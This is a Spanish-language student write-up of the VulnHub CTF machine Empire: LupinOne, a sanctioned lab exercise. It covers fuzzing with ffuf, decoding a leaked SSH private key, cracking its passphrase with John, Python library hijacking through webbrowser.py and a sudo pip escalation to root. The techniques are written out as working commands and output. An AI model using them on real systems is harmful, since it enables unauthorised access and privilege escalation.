

Empire: LupinOne tutorial de VulnHub



Alumno: Rafael PG

Máster FP Ciberseguridad en Entornos de las Tecnologías de la Información
Hacking Ético - Write ups

Profesor: Jose AC

Martes, 20 de Febrero de 2024

Índice

Introducción.....	2
Metodología de Pentesting.....	3
Escaneo de Red.....	3
netdiscover.....	3
mapa.....	3
Enumeración.....	3
abusando de HTTP.....	3
borroso.....	3
Explotación.....	3
juan.....	3
ssh.....	3
Escalada Privilegio.....	3
linpeas.....	3
secuestro de biblioteca python.....	3
pip.....	3
bandera de raíz.....	3
Empire: LupinOne.....	3
Conclusiones.....	12
Referencias.....	12

Introducción

Empire: LupinOne es una máquina de dificultad media diseñada por icex64 y Empire Cybersecurity. Este laboratorio es apropiado para jugadores experimentados de CTF que desean poner a prueba sus habilidades. La enumeración es la clave, por lo tanto, las decepciones comienzan y descubren cómo dividir las cosas en piezas manejables.

Metodología de Pentesting

- Escaneo de Red
 - netdiscover
 - nmap
- Enumeración
 - abusando de HTTP
 - fuzzing
- Explotación
 - john
 - Ssh
- Escalada Privilegio
 - linpeas
 - Python library hijacking
 - pip
 - Root flag

Metodología Empire: LupinOne

Network Scanning

Para comenzar, debemos usar el comando netdiscover para escanear la red en busca de la dirección IP de la máquina víctima.

Para avanzar en este proceso, estamos lanzando Nmap.

#nmap -sC -sV 10.0.2.8

Tenemos, según la salida nmap:


- en el puerto 22 hay un servidor SSH.
- un servicio HTTP (Apache Server) que se ejecuta en el puerto 80, así como un /~myfiles

```
(root@kali) - [/home/kali/Desktop]
# nmap -sC -sV 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 22:51 CET
Nmap scan report for 10.0.2.8
Host is up (0.00015s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
MAC Address: 08:00:27:E0:61:3D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumeración


Comenzamos el procedimiento de enumeración inspeccionando el (/~myfiles) Página HTTP. Descubro un error 404, que parece sospechoso.

<http://10.0.2.8/~myfiles/>



Miramos la fuente de la página de vista y encontramos el comentario “you can do it, keep trying”.

WRITE UPS



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Error 404</title>
5 </head>
6 <body>
7
8 <h1>Error 404</h1>
9
10 </body>
11 </html>
12
13 <!-- Your can do it, keep trying. -->
14
15
```

Como resultado, utilizamos fuzzing para obtener información adicional de este caso. Hicimos uso de ffuf y obtuvimos un directorio (**secret**).


```
#sudo apt install seclists
```

```
#ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u
'http://10.0.2.8/~FUZZ'
```

[illegible]


Eche un buen vistazo a ese directorio secreto y analice que aquí el autor está compartiendo cierta información relacionada con el archivo de clave privada SSH relacionado con el usuario “icex64” que necesitamos borrar.

WRITE UPS




Para encontrar esa clave ssh privada secreta, nuevamente usamos fuzzing con la ayuda de ffuf una vez más y encontramos un archivo de texto (**mysecret.txt**).

```
#ffuf -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.0.2.8/~secret/.FUZZ' -fc 403 -e .txt,.html
```



Exploramos mysecret.txt con un navegador web. Parece ser un llave ssh privada, pero está codificado. Examinamos a fondo esta clave y descubrimos que está codificada en base 58.

<http://10.0.2.8/~secret/.mysecret.txt>



Buscamos un decodificador base 58 en línea y nos encontramos con [browserling](https://browserling.com/). Es el decodificador base-58 en línea más básico para desarrolladores web y programadores.

Simplemente ingrese los datos en formulario, haga clic en el botón Base-58 Decode y se le presentará una cadena codificada base-58. Obtuvimos nuestro ssh-key después de decodificarlo.

```
-----BEGIN OPENSSH PRIVATE KEY-----
```

b3BlbnNzaC1rZXktbjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABD
y33c2Fp
PBYANne4oz3usGAAAAEAAAAEAAAIAXAAAAB3NzaC1yc2EAAAADAQABAAACA
QDBzHjzJevk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEKTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT
7
J0wKgLRX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECOVuRPL7eJa0/nRfCaOrIzPfZ/NNY
gu
/Dlf1CmbXEsCVmld71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDz
H0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMPY5I
he0cLdyv316bFI8O+3y5m3gPIhUUK78C5n0VUOPSQMSx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWlaENsRmznbtY9ajQhbjHAjFCLa
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyjLvMwBbb3gRYakBbQApoONhGoYQAAB1BkuFFctACNrlDxN180v
czq
mXXs+ofdFSDieiNhKCLdSqFDsSALaXkLX8DFDpFY236qQE1poC+LJsPHJYSpZOr0cGjt
Wp
MkMcBnzD9uynCjhZ9ijaPY/vMY7mtHZNCY8SeoWaxYXToKy2cu/+pVyGQ76KYt3J0AT
7wA
2OR3aMMk0o1LoozuyvOrB3cXMHh75zBfgQyAeeD7LyYG/b7z6zGvVxZca/g572CXxXSX
lb
QOW/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU+IchYyM8ZarSv
HVpE
vFUPiANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/glQY6z6nC6uoG4AkII+gOxZ
0hWJJv0R1Sgrc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tDs
kEVPft
rqE36ftm9eJ/nWDsZoNxZbjo4cF44PTF0WU6U0UsJW6mDclDko6XSjCK4tk8vr4qQB8OL
B
QMbbCOEVOOOm9ru89e1a+FCKhEPP6LfwobGCMkqdOqUmastvCeUmht6a1z6nXTizo
mmZy
x+ltg9c9xfeO8tg1xasCel1BlulhUKwGDkLCeIEsD1HYDBXb+HjmHfwzRipn/tLuNPLNjG
nx9LpVd7M72Fjk6lly8KUGL7z95HAtwmSgqIRlN+M5iKIB5CVafq0z59VB8vb9oMUGkCC
5
VQRfKlzvKnPk0Ae9QyPUzADy+gCuQ2HmSkJTxm6KxoZUpDCfvn08Txt0dn7CnTrFPGLc
TO
cNi2xzGu3wC7jpZvkncZN+qRB0ucd6vfJ04mcT03U5oq++uyXx8t6EKESa4LXccPGNhpfn
nEcgv6QBMBgQ1Ph0JSnUB7jrkjqC1q8qRNuEcWHyHg75JwEo5ReLdV/hZBWPd8Zef
m
8UytFDSagEB40Ej9jbD5GoHMPBx8VJOLhQ+4/xuaairC7s9OcX4WDZeX3E0FjP9kq3QEY
H
zcixzXCpk5KnVmxPul7vNieQ2gqBjtR9BA3PqCXPeIH0OWXYE+LRnG35W6meqqQBw8g
SPw
n49YIYW3wxv1G3qxqaaog23HT3dxKcssp+XqmSALaJlzYlpnH5Cmao4eBQ4jv7qxKRhspl


```

AbbL2740eXtrhk3AIWiaw1h0DRXrm2GkvbvAEewx3sXEtPnMG4YVyVAFfgI37MUDrcLO
93
oVb4p/rHHqqPNMNwM1ns+adF7REjzFwr4/trZq0XFkrpCe5fBYH58YyfO/g8up3DMxcSSI
63RqSbk60Z3iYiwB8iQgortZm0UsQbzLj9i1yiKQ6OekRQaEGxuiUA1SvZoQO9NnTo0SV
y7mHzzG17nK4IMJXqTxl08q26OzvdqevMX9b3GABVaH7fsYxoXF7eDsRSx83pjrcSd+t0+
t/YYhQ/r2z30YfqwLas7ltoJotTcmPqII28JpX/nlpkEMcuXoLDzLvCZORo7AYd8JQrtg2
Ays8pHGynylFMDTn13gPJTYJhLDO4H9+7dZy825mkfKnYhPnioKUFgqJK2yswQaRPLak
HU
yviNXqtxyqKc5qYQMmlF1M+fSjExEYfXbIcBhZ7gXYwalGX7uX8vk8zO5dh9W9SbO4Lxl
I
8nSvezGJJWBGXZASiLkCVp08PeKxmKN2S1TzxqoW7VOnI3jBvKD3IpQXSsbTgz5WB
07BU
mUbxCXl1NYzXHPEAP95Ik8cMB8MOyFcElTD8BXJRBX2I6zHOH+4Qa4+oVk9ZluLBxe
u22r
VgG7I5THcjO7L4YubiXuE2P7u77obWUfeltC8wQ0jArWi26x/IUt/FP8Nq964pD7m/dPHQ
E8/oh4V1NTGWrDsK3AbLk/MrgROSg7Ic4BS/8IwRVuC+d2w1Pq+X+zMkblEpD49IuuIazJ
BHk3s6SyWUhJfD6u4C3N8zC3JebI6ixeVM2vEJWZ2Vhcy+31qP80O/+Kk9NUWalsz+6Kt2
yueBXN1LLFJNRVMvVO823rzVVOY2yXw8AVZKOqDRzgvBk1AHnS7r3lfHWEh5RyNhi
EIKZ+
wDSuOKenqc71GfvgmVOUypYTtoI527fiF/9rS3MQH2Z3l+qWMw5A1PU2BCkMso060OI
E9P
5KfF3atxbiAVii6oKfBnRhqM2s4SpWDZd8xPafktBPMgN97TzLWM6pi0NgS+fJtJPpDRL8
vTGvFCHHV4SgTB64+HTAH53uQC5qizj5t38in3LCWtPExGV3eiKbxuMxtDGwwSLT/DK
cZ
Qb50sQsJUxKkuMyfvDQC9wyhYnH0/4m9ahgaTwzQFfyf7DbTM0+sXKrlTYdMYGNZitKe
qB
1bsU2HpDgh3HuudIVbtXG74nZaLPtevSrZKSAOit+Qz6M2ZAuJJ5s7UElqrLliR2FAN+gB
ECm2RqzB3Huj8mM39RitRGtlhejpsWrDkbSzVHMhTEz4tIwHgKk01BTD34ryeel/4ORlsC
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----

```

Explotación

Dado que el autor ha compartido algunas pistas relacionadas con la frase de contraseña para SSH Key, por lo tanto, estamos utilizando ssh2john para obtener el valor hash de la clave ssh.

```

(root@kali) - [/home/kali/Desktop/lupin]
# nano sshkey

```

#locate ssh2john

#/usr/share/john/ssh2john.py sshkey > hash.john

```

(root@kali) - [/home/kali/Desktop/lupin]
# /usr/share/john/ssh2john.py sshkey > hash.john

```

WRITE UPS

Ahora, usa John para descifrar el valor hash.

```
#john --wordlist=/usr/share/wordlists/fastrack.txt hash
```

En unos segundos, obtuvimos la contraseña de ssh-key (**P@55w0rd!**).

```
(root@kali) - [/home/kali/Desktop/lupin]
# john --wordlist=/usr/share/wordlists/fastrack.txt hash.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (sshkey)
lg 0:00:00:05 DONE (2024-02-01 02:24) 0.1769g/s 7.610p/s 7.610c/s 7.610C/s P@55w0rd!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(root@kali) - [/home/kali/Desktop/lupin]
# chmod 700 sshkey
```

Tenemos todos los requisitos para el inicio de sesión ssh. Use nuestro nombre de usuario icex64, clave ssh y contraseña descifrada (**P@55w0rd!**).

```
ssh -i sshkey icex64@192.168.1.2
```

Usamos el **icex64** usuario para conectarse a ssh. Verificamos rápidamente el acceso de estos usuarios y descubrimos que se estaba ejecutando un archivo Python. Examinamos rápidamente ese archivo y descubrimos que podría explotarse utilizando el **Python Library Hijacking**.

```
#sudo -l
```

```
#cat /home/arsene/heist.py
```

```
(root@kali) - [/home/kali/Desktop/lupin]
# ssh -i sshkey icex64@10.0.2.8
Enter passphrase for key 'sshkey':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$
```

Escalada de Privilegio

Para comenzar con la técnica de secuestro de la Biblioteca Python, primero debemos determinar las coordenadas de webbrowser.py. Por eso estamos empleando el **linpeas**.

Descargo previamente el script de Linpeas de git [página](#). Ahora simplemente navegamos a ese directorio y lanzamos un servidor http básico de Python.

```
#python3 -c "import urllib.request;
urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh', 'linpeas.sh')"
```

```
#python2 -m SimpleHTTPServer 80
```

```
(root@kali) - [/home/kali/Desktop/lupin]
# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.2.8 - - [01/Feb/2024 10:43:27] "GET /linpeas.sh HTTP/1.1" 200 -
█
```

Ahora cambiaremos a la terminal icex64. Movimos el directorio al directorio /tmp e importamos el script Linpeas de Kali Linux usando la función wget.

```
#cd /tmp
#wget 192.168.1.3/linpeas.sh
```

Luego otorgamos al script todos los permisos. Luego lo corrimos de inmediato.

```
#chmod 777 linpeas.sh
#./linpeas.sh
```

WRITE UPS

```
icex64@LupinOne:~$ cd /tmp/
icex64@LupinOne:/tmp$ wget 10.0.2.5/linpeas.sh
--2024-02-01 04:43:27-- http://10.0.2.5/linpeas.sh
Connecting to 10.0.2.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 853290 (833K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 833.29K  --.-KB/s   in 0.006s

2024-02-01 04:43:27 (140 MB/s) - 'linpeas.sh' saved [853290/853290]

icex64@LupinOne:/tmp$ chmod 777 linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

Obtuvimos la ubicación del archivo Python en cuestión de segundos (**webbrowser.p**).

```
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/.X11-unix
#)You can write even more files inside last directory
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
```

Ahora podemos comenzar nuestro procedimiento de secuestro de la Biblioteca de Python donde se introduce un atacante en un entorno habilitado para Python, puede obtener más información sobre esta estrategia haciendo clic [aquí](#).

Para operar este archivo python, utilizamos el comando nano y editamos el script para llamar al código /bin/bash.

```
#os.system("/bin/bash")
#nano /usr/lib/python3.9/webbrowser.py
```

WRITE UPS

```
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py *
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]
```

Después de todo este esfuerzo, ejecutamos el comando sudo junto con las coordenadas especificadas en la verificación de permisos en icex64. Para cambiar el usuario **icex64** a **arsene**.

```
#sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

Tenemos al usuario **arsene** y comprobó estos permisos SUDO de usuario y encontró que el usuario tiene el privilegio de ejecutar pip binary como root sin autenticación. Tenemos una idea de hacer pip escalada de privilegios después de evaluar unos momentos más.

```
#sudo -l
```

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

Utilizamos las instrucciones de gtfobin proporcionadas [aquí](#) para llevar a cabo la escalada de privilegios de pip. Si sudo permite que el programa se ejecute como superusuario, conserva sus derechos elevados y se puede usar para acceder al sistema de archivos, escalar o mantener un acceso privilegiado.

Para llevar a cabo la escalada de privilegios de pip, solo necesitamos ejecutar estos tres comandos.

```
#TF=$(mktemp -d)
#echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
#sudo pip install $TF
```

Finalmente, tenemos la raíz; simplemente use el comando id para verificar. Se ha demostrado que es root; simplemente cambie el directorio a root. Obtuvimos la bandera de la raíz.

WRITE UPS

```

arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(&tty) >$(&tty) 2>$(&tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.1CYVcYmgWJ
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
cat: root.txt: No such file or directory
# cat root.txt
*,,,,,,,,,,,,,((((((((((((((((((((,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
      .ddddd(                               /dddd
          ddd*                                @ddd
        *ddd                                  dddd
      ddd                                     ddd.
    dd                                         ddd*.
  d%dd              dddddd**,**/dd(dddd             ddd
  d@(d            dddddd.....,dd*ddddd             dd
  .d d           dddddd             dd.dddddd             d%
  @d &           dddddd             dd dddddd             @dd
  d%(            dddddd             dd dddddd             #dd
  d#/ *          dddddd             dd #ddddd             (dd

```

3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.

Así es como llegaremos al shell de las máquinas.

Consideraciones finales

Espero que esta guía haya contribuido a su aprendizaje y conocimiento.

Referencias

Chandel, R. (2021, diciembre 25). Empire: Lupinone vulnhub walkthrough. Hacking Articles.
<https://www.hackingarticles.in/empire-lupinone-vulnhub-walkthrough/>